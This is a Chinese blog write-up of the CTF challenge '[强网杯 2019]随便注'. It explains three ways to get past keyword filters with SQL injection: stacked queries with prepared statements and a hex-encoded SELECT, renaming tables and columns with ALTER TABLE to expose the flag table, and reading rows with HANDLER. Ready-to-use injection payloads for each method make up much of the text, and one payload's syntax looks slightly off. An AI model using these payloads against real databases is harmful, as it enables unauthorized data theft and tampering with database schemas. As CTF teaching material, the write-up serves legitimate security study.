
[强网杯 2019]随便注1(buu一周目速通)

原创

山至川 于 2021-10-27 11:14:53 发布 554 收藏
分类专栏： buu 网络 文章标签： 网络安全



这题讲真方法 有三种，惯用的俩（实在太懒不想上图了）总结成了纯纯文档形式还包含个人理解

SQL注入是安全的一大分类，海量，难度也大，危害也大。

直接长篇大论了（适用于部分正则被过滤情况）：

在SQL的注入中存在select，update等字符被过滤的情况
可尝试大小写区分（\i意思是对大小写不敏感）

基本方法（1）是使用堆叠注入加SQL预编译 目的是欺骗原来的表与列位置来实现注入
/* 预编译相关语法如下：
set用于设置变量名和值
prepare用于预备一个语句，并赋予名称，以后可以引用该语句
execute执行语句
deallocate prepare用来释放掉预处理的语句*/

payload:
-1'; Set @sql = CONCAT('se','lect'*from `表名 `;');PRepare stmt from @sql;EXECUTE stmt;# //表名是数字用反引号`包括
payload2(表名被过滤):
1';SeT@a=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @a;execute execsql;# //16进制绕过

/*prepare…from…是预处理语句，会进行编码转换。
execute用来执行由SQLPrepare创建的SQL语句。
SELECT可以在一条语句里对多个变量同时赋值,而SET只能一次对一个变量赋值。*/

基本方法（2）更改替换名和列名

如果有强大的正则过滤，没有过滤alert和rename关键字
逻辑思维：如果将表名改为SQL注入1' or 1=1#后出现的表段

payload:
1'; alter table 旧表名 rename to 新表名;alter table 想出现的旧表名 rename to 旧表名;alter table 旧表名 change 想出现的旧列名 新列名 varchar(50);#

【ctf例题：1'; alter table words rename to words1;alter table `1919810931114514` rename to words;alter table words change flag id varchar(50);#

拆分开来如下
1';
alter table words rename to words1;
alter table `1919810931114514` rename to words;//数字用反引号包括``
alter table words change flag id varchar(50);
#
然后使用1' or 1=1#即可查询出flag（相当于二次注入）
】

骚方法（3）handler代替select查询 （替换）：

mysql除可使用select查询表中的数据，也可使用handler语句，这条语句使我们能够一行一行的浏览一个表中的数据，不过handler语句并不具备select语句的所有功能。它是mysql专用的语句，并没有包含到SQL标准中。（用法唯一）

payload:
1'; handler `1919810931114514` open as `a`; handler `a` read next;#